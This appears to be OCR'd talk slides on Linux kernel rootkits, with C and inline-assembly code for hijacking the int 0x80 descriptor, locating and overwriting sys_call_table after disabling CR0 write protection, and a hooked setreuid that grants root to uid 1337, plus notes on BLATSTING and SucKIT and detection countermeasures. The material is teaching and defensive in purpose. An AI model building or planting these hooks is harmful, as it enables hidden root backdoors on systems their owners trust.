
Hooking with LKM

- Example of Patching Interrupt Descriptor Table (approach 1);
- Example of Manipulating a Syscall Table (approach 3);

Hooking with LKM


- Example of Patching Interrupt Descriptor Table (approach 1);

- Example of Manipulating a Syscall Table (approach 3);



```c
int __init chdir_init(void){
    /** Interrupt descriptor
     *  base address of idt_table
     */
    struct desc_ptr idtr;
    unsigned int syscall_disp;
    gate_desc  *new_syscall;

    new_syscall = (gate_desc *)kmalloc(sizeof(gate_desc), GFP_KERNEL);
    orig_syscall = (gate_desc *)kmalloc(sizeof(gate_desc), GFP_KERNEL);

    store_idt(&idtr);
    idt_base = (unsigned int *)idtr.address;

    /* Two ways,
     * 1- extract syscall handler address from idt table
     * 2- register interrupt and hook it with syscall handler
     * METHOD 1:
     */
    patchr = (unsigned int) patch;
    *orig_syscall = ((gate_desc *) idt_base)[0x80];

    /* System call dispatcher address */
    syscall_disp = (orig_syscall->a & 0xFFFF) | (orig_syscall->b & 0xFFFF0000);
    *((unsigned int *) &syscall_handler) = syscall_disp;
    real_addr = syscall_disp;

    //construct new gate_desc for fake dispatcher
        // copy segment descriptor from original syscall dispatcher gatedesc
    new_syscall->a = (orig_syscall->a & 0xFFFF0000);
        // copy flags from the original syscall dispatcher
    new_syscall->b = (orig_syscall->b & 0x0000FFFF);
    new_syscall->a |=(unsigned int) (((unsigned int)fake_syscall_dispatcher) & 0x0000FFFF);
    new_syscall->b |=(unsigned int) (((unsigned int)fake_syscall_dispatcher) & 0xFFFF0000);

    ((gate_desc *)idt_base)[0x80] = *new_syscall;
    /* Overwrite idt syscall dispatcher desc with ours */

    return 0;
}
```

Fake Syscall Handler




```
void fake_syscall_dispatcher(void){
    /* steps:
     *  1- reverse the stdcall stack frame instructions
     *  2- store the stack frame
     *  3- do [Nice] things
     *  4- restore stack frame
     *  5- call system call
     */
    __asm__ __volatile__ (
        "movl %ebp,%esp\n"
        "pop %ebp\n");
    __asm__ __volatile__ (
        ".global fake_syscall\n"
        ".align 4,0x90\n"
    );

    __asm__ __volatile__ (
    "fake_syscall:\n"
        "pushl %ds\n"
        "pushl %eax\n"
        "pushl %ebp\n"
        "pushl %edi\n"
        "pushl %esi\n"
        "pushl %edx\n"
        "pushl %ecx\n"
        "pushl %ebx\n"
        "xor %ebx,%ebx\n");

    __asm__ __volatile__ (
        "movl $12,%ebx\n"
        "cmpl %eax,%ebx\n"
        "jne done\n"
        );
    __asm__ __volatile__(
        "\tmov %esp,%edx\n"
        "\tmov %esp, %eax\n"
        "\tpushl %eax\n"
        "\tpush %edx\n"
        );
    __asm__ __volatile__(
        "\tcall *%0\n"
        "\tpop %%ebp\n"
        "\tpop %%edx\n"
        "\tmovl %%edx,%%esp\n"
        "done:\n"
        "\tpopl %%ebx\n"
        "\tpopl %%ecx\n"
        "\tpopl %%edx\n"
        "\tpopl %%esi\n"
        "\tpopl %%edi\n"
        "\tpopl %%ebp\n"
        "\tpopl %%eax\n"
        "\tpopl %%ds\n"
        "\tjmp *%1\n"
        :: "m" (patchr), "m"(syscall_handler));
}
```

Hooking with LKM

- Example of Patching Interrupt Descriptor Table (approach 1);

- Example of Manipulating a Syscall Table (approach 3);

Getting sys_call_table




```
root@morpheus:~# cat /boot/System.map-4.9.0-kali4-amd64 | grep sys_call_table
ffffffff818001a0 R sys_call_table
ffffffff81801560 R ia32_sys_call_table
```

- Inconvenient, because we aways will have to change the code for different kernel versions;

- We need to get this dynamically;


Getting sys_call_table



```
unsigned long *get_syscall_table_bf(void)
{
    unsigned long *syscall_table;
    unsigned long int i;

    for (i = START_MEM; i < END_MEM; i += sizeof(void *)) {
        syscall_table = (unsigned long *)i;

        if (syscall_table[__NR_close] == (unsigned long)sys_close)
            return syscall_table;
    }
    return NULL;
}
```


Hooking a syscall

- We need to set write permissions to sys_call_table;
- Hook;
- Restore the permissions;



```
original_setreuid = (void *)syscall_table[__NR_setreuid];

write_cr0 (read_cr0 () & (~ 0x10000));
syscall_table[__NR_setreuid] = new_setreuid;
write_cr0 (read_cr0 () | 0x10000);
```

Hooking a syscall


```
// hacked setreuid
asmlinkage int l33t_setreuid(uid_t ruid, uid_t euid){

        int ret = 0;

        printk("ruid == %d && euid == %d\n", ruid, euid);

        if(ruid == 1337 && euid == 1337){
                commit_creds(prepare_kernel_cred(0));
                ret = o_setreuid(0, 0);
        } else {
                ret = o_setreuid(ruid, euid);
        }
        return ret;
}
```

DEMO

Note

BLATSTING

- Is an obfuscated Linux rootkit that loads into kernel;
- Created by Equation Group (NSA) and leaked by Shadow Brokers;
- Focused on firewall hacking;
- Uses a syscall hook on sys_call_table to inject code;

- Reverse-Engineering notes by Wladimir van der Laan:
  https://gist.github.com/laanwj/9e5e404266a8956beabde522f97c421b

Example

Kernel-mode rootkit without LKM

SucKIT

- Presented in Phrack issue 58, 0x07;
- Fully working rootkit that is loaded through /dev/kmem
- Doesn’t use LKM
- Modifies the interrupt handler to usa a different syscall table;
- Provide a connect-back shell initiated by a spoofed packet, can hide processes, files and connections;

COUNTERMEASURES

Detection

Methods to detect a rootkit

- Checksum of important files;
- Rootkit detector programs using signatures (chkrootkit, rkhunter, etc…);
- Backups of central kernel structures;
- Kernel Intrusion Detection System;
- Network Intrusion Detection System;
- Anti-rootkit kernel modules;
- Forensic;

Bad News! All these techniques can be bypassed

Clean reinstall is highly recommended in case of rootkits detection!

CONCLUSION

It's better prevent

• Defending against rootkits is always an ongoing work. Rootkits are getting more and more sophisticated;

• There is no really generic and effective solution;

• Is better avoid compromising host (a.k.a. fix vulnerabilities) than defend of rootkits;

• There isn’t a magic tool that detects everything, use the combination of them for better results;

• Have a good contingency plan (a.k.a. backup);

References

- https://en.wikipedia.org/wiki/Rootkit
- “Abuse of the Linux Kernel for Fun and Profit”, Halflife, Phrack 50, 1997;
- “LKM HACKING”, The Hackers Choice (THC), 1999;
- “Linux rootkits & TTY Hijcking”, Antonio Pérez Pérez, EGI Technical Forum 2011;
- “UNIX and Linux based Kernel Rootkits”, Andreas Bunten, DIMVA 2004;
- https://memset.wordpress.com/2011/01/20/syscall-hijacking-dynamically-obtain-syscall-table-address-kernel-2-6-x/
- http://blog.conviso.com.br/linux-rootkits-hooking-syscalls/
- https://d0hnuts.com/2016/12/21/basics-of-making-a-rootkit-from-syscall-to-hook/
- https://ruinedsec.wordpress.com/2013/04/04/modifying-system-calls-dispatching-linux/

Ighor Augusto a.k.a. F0rb1dd3n

ighor@intruder-security.com

https://www.linkedin.com/in/ighor-candido-0b480bb0/

- Github:

  https://github.com/f0rb1dd3n
- Certificações:

  Offensive Security Certified Professional (OSCP);

www.sinergiasolucoes.com

Sinergia
CONSULTORIA E SOLUÇÕES

ITIL V3 Certified · INFORMATION SECURITY ISO/IEC 27002 · Microsoft Technology Associate · Microsoft CERTIFIED Professional · CompTIA Security+ CERTIFIED · symantec. STS

Thanks!